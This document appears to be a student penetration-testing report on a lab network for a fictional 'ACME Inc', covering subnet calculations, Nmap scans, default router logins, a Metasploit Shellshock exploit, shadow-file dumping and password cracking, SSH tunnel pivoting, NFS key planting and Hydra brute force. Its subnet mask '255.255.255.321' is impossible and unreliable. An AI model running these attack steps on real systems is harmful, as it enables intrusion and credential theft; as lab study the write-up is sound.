



Network Analysis

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
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Introduction

This evaluation is taking place for ACME Inc for the purpose of determining the current status and security of their network. To this end the Linux machine provided by ACME will be used to analyse the system and a comprehensive report will be produced to clearly depict how the network is set up and what concerns this leads to in terms of security. When writing this report, it is assumed that this is for use by the new network administrator and is therefore written in a manner to be most useful to them. The company should refer to the conclusion which is written using less complex lexis and should therefore provide a useful summary of the findings of this report.

All the commands or code listed in this report are highlighted using a box. In order to streamline the report and make it easier to follow, many of the commands that result in large screenshots have been included under the command. Some of these have been set up as collapsed headers and can be viewed by expanding the heading. To do this click the arrow next to the command. Or by right clicking on any headline and selecting “Expand/Collapse” then “Expand All” will reverse this.

Network diagram



Subnet Table

Summary

Network Address	CIDR	Subnet Mask	Broadcast Address	First Usable Address	Last Usable Address	Number of Usable Addresses
192.168.0.32	27	255.255.255.321	192.168.0.63	192.168.0.33	192.168.0.62	30
192.168.0.64	27	255.255.255.321	192.168.0.95	192.168.0.65	192.168.0.94	30
192.168.0.96	27	255.255.255.321	192.168.0.127	192.168.0.97	192.168.0.126	30
192.168.0.128	27	255.255.255.321	192.168.0.159	192.168.0.129	192.168.0.158	30
192.168.0.192	27	255.255.255.321	192.168.0.223	192.168.0.193	192.168.0.222	30
192.168.0.224	30	255.255.255.252	192.168.0.227	192.168.0.225	192.168.0.226	2
192.168.0.228	30	255.255.255.252	192.168.0.231	192.168.0.229	192.168.0.230	2
192.168.0.232	30	255.255.255.252	192.168.0.235	192.168.0.233	192.168.0.234	2
192.168.0.240	30	255.255.255.252	192.168.0.243	192.168.0.241	192.168.0.242	2
172.16.221.0	24	255.255.255.0	172.16.221.255	172.16.221.1	172.16.221.254	254
13.13.13.0	24	255.255.255.0	13.13.13.255	13.13.13.1	13.13.13.254	254

Calculation

For these subnets both the address and subnet CIDR (Classless inter-domain routing) Prefix are known which makes the process of calculating the subnet details straightforward. First, these will be converted into binary where the prefix determines the number of bits reserved by the network which are set to 1, and those left for the host where the bits are set to 0. For example:

Address	CIDR Prefix
192.168.0.128	27
Each set of numbers is represented by an 8 bit binary number	Working left to right, 27 bits should be set to 1
11000000.10101000.00000000.10000000	11111111.11111111.11111111.11100000

Once done, the CIDR can be used to calculate the subnet mask by converting it back into decimal but using the IP address format seen above. To convert each byte of the address the table below shows the value assigned to each bit when converting.

Decimal	128	64	32	16	8	4	2	1
Binary	1	1	1	0	0	0	0	0

When utilising this principle on a complete address the conversion would look like this:

$$11111111.11111111.11111111.11100000 = 255.255.255.321$$

Using this information, it is then possible to calculate the: first, last, broadcast and range values of the subnet using the following principles.

- The Network address is found by setting all host bits set to 0
- The Broadcast address is found by setting all host bits to 1
- The First available address is the first address after the Network address. ie if the last 8 bits of the Network address adds up to 101 then the First address will be 102
- The last available address is the address before the Broadcast address. ie if the last 8 bits of the Broadcast address adds up to 101 then the Last address will be 100
- The range is calculated as $2^n - 2$ where n is the number of host bits. The -2 represents the addresses reserved for the Network and Broadcast addresses

Those found have been calculated and listed below:

192.168.0.32/27		
Network	192.168.0.32	27
	11000000.10101000.00000000.00100000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.00111111	192.168.0.63
First	11000000.10101000.00000000.00100001	192.168.0.33
Last	11000000.10101000.00000000.00111110	192.168.0.62
Range	5 host bits	30 usable addresses

192.168.0.64/27		
Network	192.168.0.64	27
	11000000.10101000.00000000.01000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.01011111	192.168.0.95
First	11000000.10101000.00000000.01000001	192.168.0.65
Last	11000000.10101000.00000000.01011110	192.168.0.94
Range	5 host bits	30 usable addresses

192.168.0.96/27		
Network	192.168.0.96	27
	11000000.10101000.00000000.01100000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.01111111	192.168.0.127
First	11000000.10101000.00000000.01100001	192.168.0.97
Last	11000000.10101000.00000000.01111110	192.168.0.126
Range	5 host bits	30 usable addresses

192.168.0.128/27		
Network	192.168.0.128	27
	11000000.10101000.00000000.10000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.10011111	192.168.0.159
First	11000000.10101000.00000000.10000001	192.168.0.129
Last	11000000.10101000.00000000.10011110	192.168.0.158
Range	5 host bits	30 usable addresses

	192.168.0.192/27	
Network	192.168.0.192	27
	11000000.10101000.00000000.11000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.11011111	192.168.0.223
First	11000000.10101000.00000000.11000001	192.168.0.193
Last	11000000.10101000.00000000.11011110	192.168.0.222
Range	5 host bits	30 usable addresses

	192.168.0.224/30	
Network	192.168.0.224	30
	11000000.10101000.00000000.11100000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11100011	192.168.0.227
First	11000000.10101000.00000000.11100001	192.168.0.225
Last	11000000.10101000.00000000.11100010	192.168.0.226
Range	2 host bits	2 usable addresses

	192.168.0.228/30	
Network	192.168.0.228	30
	11000000.10101000.00000000.11100100	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11100111	192.168.0.231
First	11000000.10101000.00000000.11100101	192.168.0.229
Last	11000000.10101000.00000000.11100110	192.168.0.230
Range	2 host bits	2 usable addresses

	192.168.0.232/30	
Network	192.168.0.232	30
	11000000.10101000.00000000.11101000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11101011	192.168.0.235
First	11000000.10101000.00000000.11101001	192.168.0.233
Last	11000000.10101000.00000000.11101010	192.168.0.234
Range	2 host bits	2 usable addresses

	192.168.0.240/30	
Network	192.168.0.240	30
	11000000.10101000.00000000.11110000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11110011	192.168.0.243
First	11000000.10101000.00000000.11110001	192.168.0.241
Last	11000000.10101000.00000000.11110010	192.168.0.242
Range	2 host bits	2 usable addresses

	172.16.221.0/24	
Network	172.16.221.0	24
	10101100.00010000.11011101.00000000	11111111.11111111.11111111.00000000 255.255.255.0
Broadcast	10101100.00010000.11011101.11111111	172.16.221.255
First	10101100.00010000.11011101.00000001	172.16.221.1
Last	10101100.00010000.11011101.11111110	172.16.221.254
Range	8 host bits	254 usable addresses

	13.13.13.0/24	
Network	13.13.13.0	24
	00001101.00001101.00001101.00000000	11111111.11111111.11111111.00000000 255.255.255.0
Broadcast	00001101.00001101.00001101.11111111	13.13.13.255
First	00001101.00001101.00001101.00000001	13.13.13.1
Last	00001101.00001101.00001101.11111110	13.13.13.254
Range	8 host bits	254 usable addresses

Network mapping process

Initial Scanning

The First step taken to map the network was to run a default Nmap scan on the network to find all the devices that can be seen by the host device. The command, along with results, can be found below:

Click triangle
to expand

Nmap scan 192.168.0.200/24

Figure 1

Findings

This resulted in the discovery of 14 devices. The next step was to then run TCP scans on each of these devices, except 192.168.0.200 as it is the machine being used for this investigation. This was in order to find out what ports were open and the process' running on them. The reason being that access will need to be gained to these machines in order to find out what they are and how they connect to other devices on the network.

Click triangle
to expand

Nmap -sT -sV -vv 192.168.0.____

Figure 2

Findings

With the information gathered in Figure 2 the mapping process can start. This is done by listing all the possible devices found, and what type of devices they are. This was done by looking at the "Service Info" section at the bottom of the scan, which is particularly important for the next stage. All those identified as being associated with a router were navigated to using a web browser, but none had a

GUI that could provide access. As a result,, the open ports found in the scan above were analysed and all routers were found to have open telnet ports.

This consisted of the interfaces with the following addresses:

192.168.0.33
192.168.0.129
192.168.0.193
192.168.0.225
192.168.0.226
192.168.0.229
192.168.0.230
192.168.0.233

Enumerating Routers

All were found to be using default login credentials which therefore allowed access to the command line using the command:

`telnet 192.168.1._____`

and the login:

username: vyos

password: vyos

With this access the following commands where used to further enumerate the network:

`show interfaces`

shows physical connections

Figure 3

`netstat -ltun`

shows open ports

Figure 4

Findings

By looking at the “show interface” results(Figure 3), it is possible to analyse the address assigned to the loopback interface to identify which interfaces are connected to the same router. This allows for the next step in forming the network diagram by connecting the routers. However, in order to properly form a map further information about the physical connections is required. This is where the “show ip route” command (Figure 5) can be used to divulge the necessary data to identify more devices that exist and what routers they may connect to.

`show IP route`

shows all connections

Figure 5

Findings

From this we can then determine the links between the routers and which subnets they are connected to. This is because the network is set up using ospf and therefore the routes to these devices are

known by the router even if they are not directly connected. With a picture now gathered of the basic setup of a section of the network, it is now important to look at the subnets set up on the network.

Bypassing The Firewall

Looking further at the information gathered using the “show ip route” command (Figure 5) it can be determined that some devices are protected and are not fully accessible. Upon further examination it can be seen that 4.4.4.4 has a firewall in operation preventing further accesses to a segment of the network. In order to properly enumerate the network, it will be necessary to use 192.168.0.242 which is a web host acting as the DMZ for the protected section of the website and use that to pivot into the rest of the network.

Examining the information gathered so far on 192.168.0.242 shows that it has port 22 open with Open SSH running on it as seen in Figure 6. It is therefore theoretically possible to set up an SSH tunnel in order to exploit 242 and make the rest of the network believe that the information requested by an unauthorised machine such as 200, is actually being sent by the authorised 242 machine. The first step, however, in achieving this is to determine the login credentials of the 242 machine.

22/tcp	open	ssh	syn-ack	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
otocol 2.0)				
80/tcp	open	http	syn-ack	Apache httpd 2.4.10 ((Unix))
111/tcp	open	rpcbind	syn-ack	2-4 (RPC #100000)

Figure 6

In order to determine if any vulnerabilities exist on the 242 machine a nikto scan was run. While not comprehensive, the scan can point to any obvious vulnerabilities that may be prevalent on the system.


```
nikto -h 192.168.0.242
```

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:    2020-12-22 07:04:39 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:        2020-12-22 07:05:08 (GMT-5) (29 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

Figure 7

The results in Figure 7 indicate that there may be a critical vulnerability on the web service currently running on the 242:80 machine (figure above). In order to verify the existence of this vulnerability the

location identified in the scan is navigated to and the service is found to be running as can be seen in Figure 8.



```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter:JSON
{
  "uptime": "  * 09:57:50 up 13 min, 0 users, load average: 0.00, 0.01, 0.01",
  "kernel": "  * Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux",
  "Bash Version": "  * GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law."
}
```

Figure 8

Using the following commands, Metasploit was utilised to exploit the vulnerability found on the webserver.

```
msfconsole
use exploit/multi/sttp/apache_mod_cgi_bash_env_exec
set rhosts 192.168.0.242
set targeturi /cgi-bin/status
exploit
```

Now with access to the machine it was important to determine the status of the machine as well as if the access gained can be used to further access the network. Those commands include:

route

Figure 9

getuid

Figure 10

netstat

Figure 11

Findings

Looking at the results of the `getuid` command (Figure 10) it can be assumed that id 0 is the root user and, therefore, admin access has been obtained. In order to verify if this access could be used, two commands were ran to try and access the passwords and usernames being used on the machine.

cat /etc/shadow

[Appendix 1](#)

cat /etc/passwd

[Appendix 2](#)

With this access it is possible to extract the list of passwords and usernames using Meterpreter. If these are then unshadowed it will be possible to run a brute force attack on them. This should result in a list of users and passwords in plain text.

download /etc/shadow

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download : /etc/shadow → shadow
```

Figure 12

download /etc/passwd

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download : /etc/passwd → passwd
```

Figure 13

```
unshadow passwd shadow > unshadowed.txt
```

```
root@kali:~/Desktop# unshadow passwd shadow > unshadowed.txt
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (root)
1g 0:00:00:19 0.49% (ETA: 13:11:51) 0.05257g/s 4387p/s 4428c/s 4428C/s 130332 .. 042682
pears          (xweb)
2g 0:00:00:48 DONE (2020-10-31 12:07) 0.04127g/s 4438p/s 4454c/s 4454C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 14

```
john --wordlist=/usr/share/wordlists/rockyou.txt unshadower.txt
```

```
root@kali:~# nmap -oX scan 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 13:41 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
```

Figure 15

The next step is to use these credentials to set up the tunnel.

192.168.0.200 (Host)	192.168.0.242 (Target)
	-start logged into the machine using ssh ssh root@192.168.0.242
	nano /etc/ssh/sshd_config -Add the "PermitTunnel yes" setting under Authentication
	service ssh restart
	exit
	ssh -w 1:1 root@192.168.0.242
ip addr add 1.1.1.1/30 dev tun1	ip addr add 1.1.1.2/30 dev tun1
ip link set tun1 up	ip link set tun1 up
route add -net 192.168.0.64/27 tun1	echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
route add -net 192.168.0.96/27 tun1	iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE

Figure 16

This now allows for commands to be ran on the .200 machine through the .242 machine. After this it is possible to navigate to the login portal where access can be granted by using default login, this provides further data for enumeration. Using this access, it is also possible to run scans on the IP addresses found in the IP routing tables but not yet located in the network.

```
Nmap scan 192.168.0.64/27
```

```
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
```

Figure 17

```
Nmap scan 192.168.0.96/27
```

```
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.14 seconds
```

Figure 18

```
Nmap scan 192.168.0.241/27
```

```
Not shown: 999 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
```

Figure 19

These results show that 241 is part of the firewalled router (Figure 19) but also that 96 is further protected (Figure 18). In order to gain access to 96 it will be necessary to gain access to the 66 machine. As can be seen in the scan results for .66, both port 22 and 2049 are open (Figure 17). First an attempt was made to access the machine using ssh, however, it does not allow connections without the proper authentication ([Appendix 3](#)). Therefore, it was necessary to look at port 2049 and the NFS (network file system) service running on it. By running the following command, it can be determined that any machine on the 192.168.0.* network can connect to the NFS system on 66 (Figure 20).

```
showmount -e 192.168.0.66
```

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 20

Using this information, it is possible to mount the entire file system from the 66 machine onto the desktop of the Kali machine. It is then possible to create an .ssh folder in the root folder of the user and place a file called “authorised_keys” containing an ssh key that you have created using the commands shown below. It will be generated in the .ssh folder and will be called id_rsa.pub. This then makes it possible to connect over ssh using that private key.

```
ssh-keygen -t rsa
```

```
ssh -i .ssh/id_rsa root@192.168.0.66
```

With this access it is possible to set up another SSH Tunnel using the same process as on the .242 machine (Figure 16). However the “-w” setting will need to be integrated to 2:2 and the “tun” will need

to be changed to “tun2” as well. Similarly the address’ should be changed from “1.1.1.1” to “2.2.2.1” as appropriate. Finally, the route add command on the Host should reflect the destination that is being reached, in this case 192.168.0.66. Afterwards, it is possible to carry out TCP scans on all the host identified:

```
nmap -sT -sV -vv 192.168.0.65
```

```
root@kali:~# nmap -sT -sV -vv 192.168.0.65
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 12:11 EDT
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:11
Scanning 192.168.0.65 [4 ports]
Completed Ping Scan at 12:11, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:11
Completed Parallel DNS resolution of 1 host. at 12:11, 13.00s elapsed
Initiating Connect Scan at 12:11
Scanning 192.168.0.65 [1000 ports]
Discovered open port 23/tcp on 192.168.0.65
Discovered open port 80/tcp on 192.168.0.65
Discovered open port 443/tcp on 192.168.0.65
Completed Connect Scan at 12:11, 0.28s elapsed (1000 total ports)
Initiating Service scan at 12:11
Scanning 3 services on 192.168.0.65
Completed Service scan at 12:12, 14.04s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.0.65.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 3.08s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:12
Completed NSE at 12:12, 1.01s elapsed
Nmap scan report for 192.168.0.65
Host is up, received echo-reply ttl 63 (0.044s latency).
Scanned at 2020-10-31 12:11:32 EDT for 32s
Not shown: 997 closed ports
Reason: 997 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet      syn-ack VyOS telnetd
80/tcp    open  http       syn-ack lighttpd 1.4.28
443/tcp   open  ssl/https? syn-ack
Service Info: Host: vyos; Device: router
Read data files from: /usr/bin/.../share/nmap
```

Figure 21

```
nmap -sT -sV -vv 192.168.0.66
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind syn-ack 2-4 (RPC #100000)
2049/tcp  open  nfs_acl syn-ack 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 22

```
nmap -sT -sV -vv 192.168.0.97
```

```
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet      syn-ack VyOS telnetd
80/tcp    open  http       syn-ack lighttpd 1.4.28
443/tcp   open  ssl/https? syn-ack
Service Info: Host: vyos; Device: router
```

Figure 23

```
nmap -sT -sV -vv 192.168.0.98
```

```
PORT      STATE SERVICE REASON VERSION
53/tcp    open  domain  syn-ack (generic dns response: REFUSED)
80/tcp    open  http   syn-ack nginx
2601/tcp  open  quagga syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/31%Time=5F9D8C4%P=x86_64-pc-linux-gnu%R(DNS
SF:VersionBindReqTCP,E,""\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,""\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0\0");
```

Figure 24

After looking at the `ifconfig` command ([Appendix 4](#)) on the 192.168.0.34 machine it was determined that a second connection existed. It was possible to setup an SSH tunnel on the 34 machine in the same way as was carried out previously on .242 (Figure 16). However, it had to be performed on xadmin and using the “plums” password, previously found on the 210 machine, as root did not have a password set up. This could be rectified once access had been obtained by setting up the root password ([Appendix 5](#)). Once done, use the nano command to edit the config command to allow root login and tunnelling ([Appendix 6](#)).

ssh xadmin@192.168.0.34

sudo passwd

su -

```
nano /etc/ssh/sshd_config
```

An nmap scan of the 13.13.13.0 subnet shows that the other connection is to a machine with the address 13.13.13.13. By assuming this machine used the same usernames as the other machines it was possible to access this machine using a brute force attack([Appendix 7](#)). This was successful when using hydra with the xadmin username and the password.lst wordlist.

Further Enumeration

This section includes any additional information that was pertinent to the devices. The following table lists all the ports found to be open on the devices as well as the service running on them

Device with the IP	Protocol	Port	Service
13.13.13.13	UDP	631	ipp
		5353	mdns
	TCP	22	ssh
172.16.221.237	UDP	5353	mdns
	TCP	80	http
		443	ssl/https
192.168.0.33	UDP	123	NTP v4
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.34	UDP	111	rpcbind

		735	rpcbind
		2049	NFS
		5353	mdns
		35446	mountd
		38180	nlockmgr
		52804	mountd
		54169	status
		60084	mountd
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		34491	mountd
		36676	mountd
		38895	status
		39825	nlockmgr
		48521	mountd
192.168.0.66	UDP	111	rpcbind
		631	ipp
		2049	NFS
		5353	mdns
	TCP	22	ssh
		111	rpcbind
		2049	NFS
192.168.0.97	UDP	123	ntp
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.129	UDP	123	ntp
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.130	UDP	123	ntp
		161	snmp
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		34382	mountd
		35423	mountd
		43396	mountd
		44602	nlockmgr
		57970	status
192.168.0.193	UDP	123	ntp
		161	snmp
	TCP	22	ssh
		23	telnet
		80	http
		443	ssl/https
192.168.0.203	UDP	67	dhcps

	TCP	Closed	
192.168.0.210	UDP	68	dhcpc
		111	rpcbind
		631	ipp
		2049	NFS
		5353	mdns
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		38397	status
		39407	mountd
192.168.0.234	UDP	48843	nlockmgr
	TCP	54259	mountd
		60794	mountd
		123	ntp
		53	domain
192.168.0.242	UDP	80	http
		2601	quagga
		2604	quagga
	TCP	2605	quagga
		111	rpcbind
		631	ipp
		5353	mdns
		22	ssh
		80	http
		111	rpcbind

13.13.13.13

`nmap -sT -sV -vv 13.13.13.13`

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`nmap -sU -sV -vv 13.13.13.13`

PORT	STATE	SERVICE	REASON	VERSION
631/udp	open filtered	ipp	no-response	
5353/udp	open	mdns	udp-response ttl 254	DNS-based service discovery

`route`

```
xadmin@admin-virtual-machine:~$ route
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref  Use Iface
13.13.13.0        *              255.255.255.0   U      1      0      0 eth0
xadmin@admin-virtual-machine:~$
```

`arp`

```
xadmin@xadmin-virtual-machine:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
13.13.13.12     ether    00:0c:29:52:44:0f  C          eth0
xadmin@xadmin-virtual-machine:~$
```

172.16.221.237

```
nmap -sT -sV -vv 172.16.221.237
```

PORT	STATE	SERVICE	REASON	VERSION
